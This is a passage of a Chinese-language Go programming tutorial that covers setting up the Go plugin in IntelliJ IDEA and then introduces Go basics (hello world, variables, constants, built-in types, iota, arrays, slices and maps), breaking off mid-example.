熟悉 Java 的读者应该对于 idea 不陌生，idea 是通过一个插件来支持 go 语言的高亮语法，代码提示和重构实现。

1. 先下载 idea，idea 支持多平台：win,mac,linux，如果有钱就买个正式版，如果不行就使用社区免费版，对于只是开发 Go 语言来说免费版足够用了



Download IntelliJ IDEA 12

[Windows](#) [Mac OS X](#) [Linux](#) [See what's new in IntelliJ IDEA 12 »](#)

 Version: 12.0.2 Build: 123.123 Released: January 15, 2013 [System requirements](#) [Installation Instructions](#)

Ultimate Edition Free 30-day trial

Full-featured IDE for **JVM-based** and polyglot development

Java EE, Spring/Hibernate and other technologies support

Deployment and debugging with most application servers

Duplicate code search, dependency structure matrix, etc.

[Download Now](#)

Community Edition FREE

Lightweight IDE for **Java SE, Groovy & Scala** development


Powerful environment for building **Google Android** apps

Integration with JUnit, TestNG, popular SCMs, Ant & **Maven**


Free and open-source ([get the source code](#))

[Download Now](#)

2. 安装 Go 插件，点击菜单 File 中的 Setting，找到 Plugins, 点击, Browse repo 按钮。国内的用户可能会报错，自己解决哈。




3. 这时候会看见很多插件，搜索找到 Golang, 双击, download and install. 等到 golang 那一行后面出现 Downloaded 标志后, 点 OK。



然后点 Apply .这时候 IDE 会要求你重启。

4. 重启完毕后,创建新项目会发现已经可以创建 go lang 项目了:



下一步,会要求你输入 go sdk 的位置,一般都安装在 C:\Go, linux 和 mac 根据自己的安装目录设置,选中目录确定,就可以了。

1.5 总结

这一章中我们主要介绍了如何安装 Go，Go 可以通过三种方式安装：源码安装、标准包安装、第三方工具安装，安装之后我们需要配置我们的开发环境，然后结束了如何配置本地的 \$GOPATH，通过设置 \$GOPATH 之后读者就可以创建项目，接着介绍了如何来进行项目编译、应用安装等问题，这些需要用到很多 Go 命令，所以接着就介绍了一些 Go 的常用命令工具，包括编译、安装、格式化、测试等命令，最后介绍了 Go 的开发工具，目前有很多 Go 的开发工具：LiteIDE、sublime、VIM、Emacs、Eclipse、Idea 等工具，读者可以根据自己熟悉的工具进行配置，希望能够通过方便的工具快速的开发 Go 应用。

2 Go 语言基础

Go 是一门类似 C 的编译型语言，但是它的编译速度非常快。这门语言的关键字总共也就二十五个，比英文字母还少一个，这对于我们的学习来说就简单了很多。先让我们看一眼这些关键字都长什么样：

```
break  default  func  interface  select
case   defer   go    map        struct
chan   else     goto  package    switch
const  fallthrough if    range     type
continue for      import return     var
```

在接下来的这一章中，我将带领你去学习这门语言的基础。通过每一小节的介绍，你将发现，Go 的世界是那么地简洁，设计是如此地美妙，编写 Go 将会是一件愉快的事情。等回过头来，你就会发现这二十五个关键字是多么地亲切。

目录



2.1 你好，Go

在开始编写应用之前，我们先从最基本的程序开始。就像你造房子之前不知道什么是地基一样，编写程序也不知道如何开始。因此，在本节中，我们要学习用最基本的语法让 Go 程序运行起来。

程序

这就像一个传统，在学习大部分语言之前，你先学会如何编写一个可以输出 hello world 的程序。

准备好了吗？Let's Go!

```
package main

import "fmt"

func main() {
    fmt.Printf("Hello, world or 你好，世界 or καλημ ρά κόσμ or こんにちは世界\n")
}
```

输出如下：

```
Hello, world or 你好，世界 or καλημ ρά κόσμ or こんにちは世界
```

详解

首先我们要了解一个概念，Go 程序是通过 package 来组织的
package <pkgName>（在我们的例子中是 package main）这一行告诉我们当前文件属于哪个包，而包名 main 则告诉我们它是一个可独立运行的包，它在编译后会产生可执行文件。除了 main 包之外，其它的包最后都会生成*.a 文件（也就是包文件）并放置在 \$GOPATH/pkg/\$GOOS_\$GOARCH 中（以 Mac 为例就是 \$GOPATH/pkg/darwin_amd64）。
每一个可独立运行的 Go 程序，必定包含一个 package main，在这个 main 包中必定包含一个入口函数 main，而这个函数既没有参数，也没有返回值。
为了打印 Hello, world...，我们调用了函数 Printf，这个函数来自于 fmt 包，所以我们在第三行中导入了系统级别的 fmt 包：import "fmt"。

包的概念和 Python 中的 package 类似，它们都有一些特别的好处：模块化（能够把你的程序分成多个模块）和可重用性（每个模块都能被其它应用程序反复使用）。我们在这里只是先了解一下包的概念，后面我们将会编写自己的包。

在第五行中，我们通过关键字 func 定义了一个 main 函数，函数体被放在 {}（大括号）中，就像我们平时写 C、C++ 或 Java 时一样。
大家可以看到 main 函数是没有任何的参数的，我们接下来就学习如何编写带参数的、返回 0 个或多个值的函数。
第六行，我们调用了 fmt 包里面定义的函数 Printf。大家可以看到，这个函数是通过 <pkgName>.<funcName> 的方式调用的，这一点和 Python 十分相似。
前面提到过，包名和包所在的文件夹名可以是不同的，此处的 <pkgName> 即为通过 package <pkgName> 声明的包名，而非文件夹名。

最后大家可以看到我们输出的内容里面包含了很多非 ASCII 码字符。实际上，Go 是天生支持 UTF-8 的，任何字符都可以直接输出，你甚至可以用 UTF-8 中的任何字符作为标识符。

结论

Go 使用 package（和 Python 的模块类似）来组织代码。main.main() 函数（这个函数主要位于主包）是每一个独立的可运行程序的入口点。Go 使用 UTF-8 字符串和标识符（因为 UTF-8 的发明者也就是 Go 的发明者），所以它天生就具有多语言的支持。

2.2 Go 基础

这小节我们将要介绍如何定义变量、常量、Go 内置类型以及 Go 程序设计的一些技巧。

定义变量

Go 语言里面定义变量有多种方式。

使用 var 关键字是 Go 最基本的定义变量方式，与 C 语言不同的是 Go 把变量类型放在变量名后面：

```
//定义一个名称为“variableName”，类型为"type"的变量
```

```
var variableName type
```

定义多个变量

```
//定义三个类型都是“type”的三个变量  
var vname1, vname2, vname3 type
```

定义变量并初始化值

```
//初始化“variableName”的变量为“value”值，类型是“type”  
var variableName type = value
```

同时初始化多个变量

```
/*  
    定义三个类型都是"type"的三个变量,并且它们分别初始化相应的值  
    vname1 为 v1, vname2 为 v2, vname3 为 v3  
*/  
var vname1, vname2, vname3 type= v1, v2, v3
```

你是不是觉得上面这样的定义有点繁琐？没关系，因为 Go 语言的设计者也发现了，有一种写法可以让它变得简单一点。我们可以直接忽略类型声明，那么上面的代码变成这样了：

```
/*  
    定义三个变量，它们分别初始化相应的值  
    vname1 为 v1, vname2 为 v2, vname3 为 v3  
    然后 Go 会根据其相应值的类型来帮你初始化它们  
*/  
var vname1, vname2, vname3 = v1, v2, v3
```

你觉得上面的还是有些繁琐？好吧，我也觉得。让我们继续简化：

```
/*  
    定义三个变量，它们分别初始化相应的值  
    vname1 为 v1, vname2 为 v2, vname3 为 v3  
    编译器会根据初始化的值自动推导出相应的类型  
*/  
vname1, vname2, vname3 := v1, v2, v3
```

现在是不是看上去非常简洁了？:=这个符号直接取代了 var 和 type,这种形式叫做简短声明。不过它有一个限制，那就是它只能用在函数内部；在函数外部使用则会无法编译通过，所以一般用 var 方式来定义全局变量。

`_`（下划线）是个特殊的变量名，任何赋予它的值都会被丢弃。在这个例子中，我们将值 35 赋予 `b`，并同时丢弃 34：

```
_ , b := 34, 35
```

Go 对于已声明但未使用的变量会在编译阶段报错，比如下面的代码就会产生一个错误：声明了 `i` 但未使用。

```
package main

func main() {
    var i int
}
```

常量

所谓常量，也就是在程序编译阶段就确定下来的值，而程序在运行时则无法改变该值。在 Go 程序中，常量可定义为数值、布尔值或字符串等类型。

它的语法如下：

```
const constantName = value
//如果需要，也可以明确指定常量的类型：
const Pi float32 = 3.1415926
```

下面是一些常量声明的例子：

```
const Pi = 3.1415926
const i = 10000
const MaxThread = 10
const prefix = "astaxie_"
```

内置基础类型

Boolean

在 Go 中，布尔值的类型为 `bool`，值是 `true` 或 `false`，默认为 `false`。

```
//示例代码
var isActive bool // 全局变量声明
var enabled, disabled = true, false // 忽略类型的声明
func test() {
    var available bool // 一般声明
    valid := false     // 简短声明
    available = true   // 赋值操作
}
```

数值类型

整数类型有无符号和带符号两种。Go 同时支持 `int` 和 `uint`，这两种类型的长度相同，但具体长度取决于不同编译器的实现。当前的 `gcc` 和 `gccgo` 编译器在 32 位和 64 位平台上都使用 32 位来表示 `int` 和 `uint`，但未来在 64 位平台上可能增加到 64 位。Go 里面也有直接定义好位数的类型：`rune`, `int8`, `int16`, `int32`, `int64` 和 `byte`, `uint8`, `uint16`, `uint32`, `uint64`。其中 `rune` 是 `int32` 的别称，`byte` 是 `uint8` 的别称。

需要注意的一点是，这些类型的变量之间不允许互相赋值或操作，不然会在编译时引起编译器报错。

如下的代码会产生错误

```
var a int8
```

```
var b int32
```

```
c:=a + b
```

另外，尽管 `int` 的长度是 32 bit，但 `int` 与 `int32` 并不可以互用。

浮点数的类型有 `float32` 和 `float64` 两种（没有 `float` 类型），默认是 `float64`。

这就是全部吗？No！Go 还支持复数。它的默认类型是 `complex128`（64 位实数+64 位虚数）。如果需要小一些的，也有 `complex64`（32 位实数+32 位虚数）。复数的形式为 `RE + IMi`，其中 `RE` 是实数部分，`IM` 是虚数部分，而最后的 `i` 是虚数单位。下面是一个使用复数的例子：

```
var c complex64 = 5+5i
//output: (5+5i)
fmt.Printf("Value is: %v", c)
```

字符串

我们在上一节中讲过，Go 中的字符串都是采用 UTF-8 字符集编码。字符串是用一对双引号（`"`）或反引号（```）括起来定义，它的类型是 `string`。

```
//示例代码
var frenchHello string // 声明变量为字符串的一般方法
var emptyString string = "" // 声明了一个字符串变量，初始化为空字符串
func test() {
    no, yes, maybe := "no", "yes", "maybe" // 简短声明，同时声明多个变量
    japaneseHello := "Ohaio" // 同上
    frenchHello = "Bonjour" // 常规赋值
}
```

在 Go 中字符串是不可变的，例如下面的代码编译时会报错：

```
var s string = "hello"
s[0] = 'c'
```

但如果真的想要修改怎么办呢？下面的代码可以实现：

```
s := "hello"
c := []byte(s) // 将字符串 s 转换为 []byte 类型
c[0] = 'c'
s2 := string(c) // 再转换回 string 类型
fmt.Printf("%s\n", s2)
```

Go 中可以使用+操作符来连接两个字符串：

```
s := "hello,"
m := " world"
a := s + m
fmt.Printf("%s\n", a)
```

修改字符串也可写为：

```
s := "hello"
s = "c" + s[1:] // 字符串虽不能更改，但可进行切片操作
fmt.Printf("%s\n", s)
```

如果要声明一个多行的字符串怎么办？可以通过`来声明：

```
m := `hello
world`
```

`括起的字符串为 Raw 字符串，即字符串在代码中的形式就是打印时的形式，它没有字符转义，换行也将原样输出。

错误类型

Go 内置有一个 error 类型，专门用来处理错误信息，Go 的 package 里面还专门有一个包 errors 来处理错误：

```
err := errors.New("emit macho dwarf: elf header corrupted")
if err != nil {
    fmt.Print(err)
}
```

Go 数据底层的存储

下面这张图来源于 [Russ Cox Blog](#) 中一篇介绍 [Go 数据结构](#) 的文章，大家可以看到这些基础类型底层都是分配了一块内存，然后存储了相应的值。

1 byte



```
i := 1234 //type: int
```



```
j := int32(1) //type: int32
```



```
f := float32(3.14) //type: float32
```



```
bytes := [5]byte{'h','e','l','l','o'} //type: [5]byte
```



```
primes := [4]int{2,3,5,7} //type: [4]int
```



图 2.1 Go 数据格式的存储

一些技巧

分组声明

在 Go 语言中，同时声明多个常量、变量，或者导入多个包时，可采用分组的方式进行声明。

例如下面的代码：

```
import "fmt"
import "os"
```



```
const i = 100
const pi = 3.1415
const prefix = "Go_"

var i int
var pi float32
var prefix string
```

可以分组写成如下形式：

```
import(
    "fmt"
    "os"
)

const(
    i = 100
    pi = 3.1415
    prefix = "Go_"
)

var(
    i int
    pi float32
    prefix string
)
```

除非被显式设置为其它值或 `iota`，每个 `const` 分组的第一个常量被默认设置为它的 0 值，第二及后续的常量被默认设置为它前面那个常量的值，如果前面那个常量的值是 `iota`，则它也被设置为 `iota`。

`iota` 枚举

Go 里面有一个关键字 `iota`，这个关键字用来声明 `enum` 的时候采用，它默认开始值是 0，每调用一次加 1：

```
const(
    x = iota // x == 0
    y = iota // y == 1
    z = iota // z == 2
    w // 常量声明省略值时，默认和之前一个值的字面相同。这里隐式地说 w =
iota，因此 w == 3。其实上面 y 和 z 可同样不用 "= iota"
)
```

```
const v = iota // 每遇到一个 const 关键字，iota 就会重置，此时 v == 0
```

Go 程序设计的一些规则

Go 之所以会那么简洁，是因为它有一些默认的行为：

- 大写字母开头的变量是可导出的，也就是其它包可以读取的，是公用变量；小写字母开头的就是不可导出的，是私有变量。
- 大写字母开头的函数也是一样，相当于 class 中的带 public 关键词的公有函数；小写字母开头的就是有 private 关键词的私有函数。

array、slice、map

array

array 就是数组，它的定义方式如下：

```
var arr [n]type
```

在[n]type 中，n 表示数组的长度，type 表示存储元素的类型。对数组的操作和其它语言类似，都是通过[]来进行读取或赋值：

```
var arr [10]int // 声明了一个 int 类型的数组
arr[0] = 42     // 数组下标是从 0 开始的
arr[1] = 13     // 赋值操作
fmt.Printf("The first element is %d\n", arr[0]) // 获取数据，返回 42
fmt.Printf("The last element is %d\n", arr[9]) // 返回未赋值的最后一个元素，默认返回 0
```

由于长度也是数组类型的一部分，因此[3]int 与[4]int 是不同的类型，数组也就不能改变长度。数组之间的赋值是值的赋值，即当把一个数组作为参数传入函数的时候，传入的其实是该数组的副本，而不是它的指针。如果要使用指针，那么就需要用到后面介绍的 slice 类型了。

数组可以使用另一种:=来声明

```
a := [3]int{1, 2, 3} // 声明了一个长度为 3 的 int 数组

b := [10]int{1, 2, 3} // 声明了一个长度为 10 的 int 数组，其中前三个元素初始化为 1、2、3，其它默认为 0

c := [...]int{4, 5, 6} // 可以省略长度而采用`...`的方式，Go 会自动根据元素个数来计算长度
```

也许你会说，我想数组里面的值还是数组，能实现吗？当然咯，Go 支持嵌套数组，即多维数组。比如下面的代码就声明了一个二维数组：

```
// 声明了一个二维数组，该数组以两个数组作为元素，其中每个数组中又有 4 个 int 类型的元素
doubleArray := [2][4]int{[4]int{1, 2, 3, 4}, [4]int{5, 6, 7, 8}}
```

```
// 如果内部的元素和外部的也一样，那么上面的声明可以简化，直接忽略内部的类型
easyArray := [2][4]int{{1, 2, 3, 4}, {5, 6, 7, 8}}
```

数组的分配如下所示：




图 2.2 多维数组的映射关系

slice

在很多应用场景中，数组并不能满足我们的需求。在初始定义数组时，我们并不知道需要多大的数组，因此我们就需要“动态数组”。在 Go 里面这种数据结构叫 slice。slice 并不是真正意义上的动态数组，而是一个引用类型。slice 总是指向一个底层 array，slice 的声明也可以像 array 一样，只是不需要长度。

```
// 和声明 array 一样，只是少了长度
var fslice []int
```

接下来我们可以声明一个 slice，并初始化数据，如下所示：

```
slice := []byte {'a', 'b', 'c', 'd'}
```

slice 可以从一个数组或一个已经存在的 slice 中再次声明。slice 通过 `array[i:j]` 来获取，其中 `i` 是数组的开始位置，`j` 是结束位置，但不包含 `array[j]`，它的长度是 `j-i`。

```
// 声明一个含有 10 个元素元素类型为 byte 的数组
var ar = [10]byte {'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j'}

// 声明两个含有 byte 的 slice
var a, b []byte

// a 指向数组的第 3 个元素开始，并到第五个元素结束，
a = ar[2:5]

//现在 a 含有的元素: ar[2]、ar[3]和 ar[4]
```

```
// b 是数组 ar 的另一个 slice  
b = ar[3:5]  
// b 的元素是：ar[3]和 ar[4]
```

注意 slice 和数组在声明时的区别：声明数组时，方括号内写明了数组的长度或使用...自动计算长度，而声明 slice 时，方括号内没有任何字符。

它们的数据结构如下所示




图 2.3 slice 和 array 的对应关系图

slice 有一些简便的操作

- slice 的默认开始位置是 0，`ar[:n]`等价于 `ar[0:n]`
- slice 的第二个序列默认是数组的长度，`ar[n:]`等价于 `ar[n:len(ar)]`
- 如果从一个数组里面直接获取 slice，可以这样 `ar[:]`，因为默认第一个序列是 0，第二个是数组的长度，即等价于 `ar[0:len(ar)]`

下面这个例子展示了更多关于 slice 的操作：

```
// 声明一个数组  
var array = [10]byte{'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j'}  
// 声明两个 slice  
var aSlice, bSlice []byte  
  
// 演示一些简便操作  
aSlice = array[:3] // 等价于 aSlice = array[0:3] aSlice 包含元素: a,b,c  
aSlice = array[5:] // 等价于 aSlice = array[5:10] aSlice 包含元素: f,g,h,i,j
```

```
aSlice = array[:] // 等价于 aSlice = array[0:10] 这样 aSlice 包含了全部的元素
```

```
// 从 slice 中获取 slice
```

```
aSlice = array[3:7] // aSlice 包含元素: d,e,f,g, len=4, cap=7
```

```
bSlice = aSlice[1:3] // bSlice 包含 aSlice[1], aSlice[2] 也就是含有: e,f
```

```
bSlice = aSlice[:3] // bSlice 包含 aSlice[0], aSlice[1], aSlice[2] 也就是含有: d,e,f
```

```
bSlice = aSlice[0:5] // 对 slice 的 slice 可以在 cap 范围内扩展, 此时
```

```
bSlice 包含: d,e,f,g,h
```

```
bSlice = aSlice[:] // bSlice 包含所有 aSlice 的元素: d,e,f,g
```

slice 是引用类型, 所以当引用改变其中元素的值时, 其它的所有引用都会改变该值, 例如上面的 aSlice 和 bSlice, 如果修改了 aSlice 中元素的值, 那么 bSlice 相对应的值也会改变。

从概念上面来说 slice 像一个结构体, 这个结构体包含了三个元素:

- 一个指针, 指向数组中 slice 指定的开始位置
 - 长度, 即 slice 的长度
 - 最大长度, 也就是 slice 开始位置到数组的最后位置的长度
- `Array_a := [10]byte{'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j'}`
 - `Slice_a := Array_a[2:5]`

上面代码的真正存储结构如下图所示




图 2.4 slice 对应数组的信息

对于 slice 有几个有用的内置函数:

- `len` 获取 slice 的长度
- `cap` 获取 slice 的最大容量

- `append` 向 `slice` 里面追加一个或者多个元素，然后返回一个和 `slice` 一样类型的 `slice`
- `copy` 函数 `copy` 从源 `slice` 的 `src` 中复制元素到目标 `dst`，并且返回复制的元素的个数

注：`append` 函数会改变 `slice` 所引用的数组的内容，从而影响到引用同一数组的其它 `slice`。但当 `slice` 中没有剩余空间（即 `(cap-len) == 0`）时，此时将动态分配新的数组空间。返回的 `slice` 数组指针将指向这个空间，而原数组的内容将保持不变；其它引用此数组的 `slice` 则不受影响。

map

`map` 也就是 Python 中字典的概念，它的格式为 `map[keyType]valueType`

我们看下面的代码，`map` 的读取和设置也类似 `slice` 一样，通过 `key` 来操作，只是 `slice` 的 `index` 只能是 ``int`` 类型，而 `map` 多了很多类型，可以是 `int`，可以是 `string` 及所有完全定义了 `==` 与 `!=` 操作的类型。

```
// 声明一个 key 是字符串，值为 int 的字典,这种方式的声明需要在之前使用 make 初始化
var numbers map[string] int
// 另一种 map 的声明方式
numbers := make(map[string]int)
numbers["one"] = 1 //赋值
numbers["ten"] = 10 //赋值
numbers["three"] = 3

fmt.Println("第三个数字是: ", numbers["three"]) // 读取数据
// 打印出来如:第三个数字是: 3
```

这个 `map` 就像我们平常看到的表格一样，左边列是 `key`，右边列是值

使用 `map` 过程中需要注意的几点：

- `map` 是无序的，每次打印出来的 `map` 都会不一样，它不能通过 `index` 获取，而必须通过 `key` 获取
- `map` 的长度是不固定的，也就是和 `slice` 一样，也是一种引用类型
- 内置的 `len` 函数同样适用于 `map`，返回 `map` 拥有的 `key` 的数量
- `map` 的值可以很方便的修改，通过 `numbers["one"]=11` 可以很容易的把 `key` 为 `one` 的字典值改为 `11`

`map` 的初始化可以通过 `key:val` 的方式初始化值，同时 `map` 内置有判断是否存在 `key` 的方式

通过 `delete` 删除 `map` 的元素：

```
// 初始化一个字典
